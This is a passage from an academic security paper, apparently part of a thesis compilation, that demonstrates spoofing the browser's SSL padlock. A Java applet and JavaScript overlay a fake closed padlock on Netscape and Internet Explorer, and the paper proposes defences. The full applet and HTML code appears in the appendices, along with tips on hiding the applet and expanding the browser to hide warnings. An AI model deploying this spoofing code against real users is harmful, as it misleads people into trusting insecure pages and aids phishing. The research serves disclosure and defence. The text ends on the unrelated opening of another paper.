As we want to continuously display the padlock, we instanciate a Thread object that creates an independent thread. The start() method creates the thread and begins the display process by invoking the start() method of Thread. The call of start() causes the call of the applet's run() method that in turn displays the padlock :

```
public void run() {
  ...
  window1.getGraphics().drawImage(image,0,0,this);
  window1.validate();
}
```

These lines of code finally make sure that the drawImage() method draws the picture at the right place, and validate it.

To make the applet fully functional, one can add a function that will check if the victim has moved the browser and if so redraw the padlock at the right position. We do not detail this feature here.

3.2 The Padlock's Position

To paste the padlock at the right position we use Javascript [3] functions which are distinct for the Navigator and the Explorer. The positioning calculations are done in Javascript and involve constants representing the coordinates of the padlock area and the dimensions of the fake padlock. This explains the existence of two different html pages that we analyze separately. Both can be easily merged into a code that adapts itself to the attacked browser, but this was avoided to keep the description as simple as possible.

3.2.1 Netscape's Navigator Two functions of the window method are very useful for correctly displaying the padlock. The following Javascript code calculates its exact position:

```
sX = window.screenX;
sY = window.screenY + window.outerHeight - 23;
```

By default, $\{0,0\}$ is the screen's upper left corner, which is why we subtract the height of the padlock (23 pixels) from the sum of window.screenY and window.outerHeight.

It remains to hand over the Javascript variables sX and sY to the applet.

The strategy for doing so is the following: we define a one pixel applet so as to remain quasi-invisible and avoid attracting the user's attention. The pixel can be hidden completely by assigning to it a color identical to the background but again, this was avoided to keep the code simpler. We hand-over the position data using:

```
document.write("<APPLET CODE ='testN.class' HEIGHT=1 WIDTH=1>")
document.write(" <PARAM NAME='winPosX'  VALUE='")
document.write( sX +"'>")
document.write(" <PARAM NAME='winPosY'  VALUE='")
document.write( sY +"'>")
document.write("</APPLET>")
```

Back in the Java code, these parameters are received as `String`s and converted to integers as follows:

```
String x = getParameter("winPosX"); int X = Integer.parseInt(x);
String y = getParameter("winPosY"); int Y = Integer.parseInt(y);
```

As illustrated in Figure 4, our applet works perfectly when called from the Navigator. Unless the user purposely dig information in the Navigator's security menu (`Communicator` ↣ `Security Info`) the illusion is perfect. We intentionally omitted the `https` part of the applet to avoid publishing an off-the-shelf malicious code.

3.2.2 Microsoft's Internet Explorer The Explorer's behavior is slightly different. When an applet is displayed, a warning banner is systematically added to its window. To overcome this, we design an applet that *appears to be behind* the browser while actually being in front of it. This is better understood by having a look at Figures 5 and 6.




Figure 5: The fake padlock for Microsoft Explorer (image file `EvaPeronPadlock.gif`)

A second (more aggressive) approach consists in adding to the `html` code an instruction that expands the browser to the entire screen (the warning banner will then disappear). It is even possible to neutralize the function that allows the user to reduce the browser's size.

4 Solutions

As our experiments prove, patching and upgrading seems in order. Here are some solutions one can think of (the list is, of course, far from being exhaustive).

4.0.3 Random Icons During installation, the program picks an icon at random (*e.g.* from a database of one million icons) and customizes the padlock area with it. The selected icon, that the user learns to recognize, can be displayed in green (secure) or red (insecure). This should be enough to solve the problem, assuming that hostile applets can not read the selected icon.

4.0.4 Warning Messages Have the system display a warning message whenever the padlock area is partially or completely covered by another window (*e.g.* A window has just covered a security indicator, would you like to proceed?). Note that warnings are necessary only when *open* padlocks are covered; warnings due to intentional user actions such as dragging or resizing can be automatically recognized and avoided.

4.0.5 Display in Priority Whenever a window covers an open padlock, have the open padlock (handled by the operating system as a privileged icon) systematically appear in the foreplan. Note that such a radical solution paves the screen with holes and might be difficult to live with.

4.0.6 Restricted Graphic Functions Allow display only within the browser's bounds.

4.0.7 Selective Tolerance Determine *which* application covered the padlock area and activate any of the previous protections only if the covering application is cataloged by the system as *a priori* insecure (*e.g.* unsigned by a trusted authority, failure to complete an SSL session *etc.*).

4.0.8 Cockpit Area Finally, one can completely dissociate the padlocks from the browsers and display the padlocks, application names and address bars in a special (cockpit) area. By design, the operating system will then make sure that no application can access pixels in the cockpit area.

Acknowledgments

The authors are grateful to Florent Coste, Fabrice Delhoste, Pierre Girard and Hampus Jakobsson for their valuable comments.

References

1. K. Hickman, *The SSL Protocol*, December 1995. Available electronically at: `http://www.netscape.com/newsref/std/ssl.html`
2. C. Horstmann and G. Cornell, *Core Java*, volumes 1 and 2, Sun Microsystems Press, Prentice Hall, 2000.
3. N. McFarlane,*Professionnal Javascript*, Wrox Press, 1999.
4. G. McGraw and E. Felten, *Securing Java : getting down to business with mobile code* , 2-nd edition, Wiley, 1999.
5. S. Oaks, *Java security*, O'Reilly, 1998.
6. E. Felten & al., *Web Spoofing : An Internet Con Game*, Technical Report 540-96, Princeton University, 1997.

A The html page testN.html

```
<HTML>
<BODY BGCOLOR="#000000">
<BR>
<BR>
<P ALIGN=CENTER><FONT COLOR="#e6e6ff">
<FONT SIZE=5 STYLE="font-size: 20pt">
<B>THIS SITE IS INSECURE</B>
</FONT></FONT></P>
<P ALIGN=CENTER><FONT COLOR="#e6e6ff">
<FONT SIZE=5 STYLE="font-size: 20pt">
<B>(DESPITE THE CLOSED PADLOCK)</B>
</FONT></FONT></P>
<P><SCRIPT>
sX = window.screenX;
sY = window.screenY + window.outerHeight - 23;
document.write("<APPLET CODE ='testN.class' HEIGHT=1 WIDTH=1>")
document.write(" <PARAM NAME='winPosX'  VALUE='")
document.write( sX +"'>")
document.write(" <PARAM NAME='winPosY'  VALUE='")
document.write( sY +"'>")
document.write("</APPLET>")
</SCRIPT></P>
</BODY>
</HTML>
```

The html page testE.html is obtained by changing the definitions of sX and sY to:

```
sX = window.screenLeft + document.body.offsetWidth - 198;
sY = window.screenTop +  document.body.offsetHeight;
```

and replacing the applet's name in:

```
document.write("<APPLET CODE ='testIE.class' HEIGHT=1 WIDTH=1>")
```

B The Applet testN.java


```
import java.awt.*; import java.awt.image.*; import java.applet.*;

public class testN extends Applet implements Runnable {

    Window window1;
    Image image ;
    Thread thread = new Thread(this);
    int imgWidth  = 24; int imgHeight = 23;
    public void init() {
        // We use the MediaTracker function to be sure that
        // the padlock will be fully loaded before being displayed

        MediaTracker tracker = new MediaTracker(this);
        image = getImage(getCodeBase(),"PadlockN47.gif");
        tracker.addImage(image,0);
        try {tracker.waitForID(0);}
        catch(Exception e) {}

        String x = getParameter("winPosX"); int X = Integer.parseInt(x);
        String y = getParameter("winPosY"); int Y = Integer.parseInt(y);

        window1 = new Window(new Frame());
        window1.setBounds(X,Y,imgWidth,imgHeight);

        window1.show();
        window1.toFront();
    }

    public void start() {
        thread.start();
    }

    public void run() {
        // winPosX,Y are parameters that define the position
        // of the padlock in the screen

        String x = getParameter("winPosX"); int X = Integer.parseInt(x);
        String y = getParameter("winPosY"); int Y = Integer.parseInt(y);

        window1.setBounds(X,Y,imgWidth,imgHeight);
        window1.getGraphics().drawImage(image,0,0,this);
        window1.validate();
    }
}
```

The applet `testE.java` is obtained by replacing the definitions of: `imgWidth` and `imgHeight` by:

```
int imgWidth  = 251; int imgHeight = 357;
```

and changing the fake padlock file's name to:

```
image = getImage(getCodeBase(),"EvaPeronPadlock.gif");
```



http://www.amazon.com/exec/obidos/subst/home/home.html/103-96

Hello. Already a customer? Sign in to get recommendations.

Hot in zShops: Pentium laptops, guitars


Auctions: *Cats* costumes and a preview of our upcoming CowParade sale

From cookie cutters to costumes, our Halloween Boootique has all the treats to make your Halloween less tricky.

Already a customer? Sign in to see what's New for You.

You have 1 item in your Shopping

Figure 1 (1): Potentially insecure session (Netscape's Navigator)



Amazon.com Checkout: Select Addresses - Netscape

Location: https://www.amazon.com/exec/obidos/checkout-sign-in/002-440598

Enter the shipping address here.

First, let us know if there are any gifts in your order. Then enter the name and address w
you'd like us to ship your order. (We'll ask for your billing address later.) When you're d
click the Continue button. Or, if you're sending items to more than one address, click the
"Add another address" button to enter additional addresses.


□ Check box if there are gifts in this order.

Full Name:

Address Line 1

Document: Done

Figure 1 (2): Secure session (Netscape's Navigator)



http://www.amazon.com/exec/obidos/subst/home/home.html/002-4405987-6026451

Hello. Already a customer? Sign in to get recommendations.

Hot in zShops: Pentium laptops, guitars


Auctions: Cats costumes and a preview of our upcoming CowParade sale

WIN Drive away in your dream car! Enter our Saab Convertible Giveaway contest.

Already a customer? Sign in to see what's New for You.

Health, Mind & Body

Figure 2 (1): Potentially insecure session (Microsoft Explorer)



https://www.amazon.com/exec/obidos/checkout-sign-in/002-4405987-6026451

Enter the shipping address here.


First, let us know if there are any gifts in your order. Then enter the name and address where you'd like us to ship your order. (We'll ask for your billing address later.) When you're done, click the Continue button. Or, if you're sending items to more than one address, click the "Add another address" button to enter additional addresses.

□ Check box if there are gifts in this order.

Full Name:

Address Line 1

Figure 2 (2): Secure session (Microsoft Explorer)




THIS SITE IS INSECURE

(DESPITE THE CLOSED PADLOCK)

Location: http://www.ensta.fr/~lefranc/test/testN.html

Applet testN running

Figure 4: Fake padlock applet on a Netscape Navigator



http://www.ensta.fr/~lefranc/test/testIE.html - Microsoft Internet Explorer
Fichier
Edition
Affichage
Favoris
Outils
?
Précédente
Suivante
Arrêter
Actualiser
Démarrage
Rechercher
Favoris
Historique
Courrier
Adresse
http://www.ensta.fr/~lefranc/test/testIE.html
OK
Terminé
Internet
Attention : fenêtre d'applet

THIS SITE IS INSECURE
(DESPITE THE CLOSED PADLOCK)

Figure 6: Fake padlock applet on a Microsoft Explorer

Partie IV

Sécurité Embarquée

The Sorcerer's Apprentice Guide to Fault Attacks

[*DSN'04, Workshop on Fault Diagnosis and Tolerance in Cryptography*, pp. 330–342, 2004. et *Report 2004/100, Cryptology ePrint Archive.*]

Hagai Bar-El[1], Hamid Choukri[2,3], David Naccache[3], Michael Tunstall[3,4], and Claire Whelan[5]

[1] Discretix Technologies Ltd. `hagai.bar-el@discretix.com`
[2] University Bordeaux 1 `hamid.choukri@gemplus.com`
[3] Gemplus Card International `david.naccache@gemplus.com`
[4] Royal Holloway, University of London `michael.tunstall@gemplus.com`
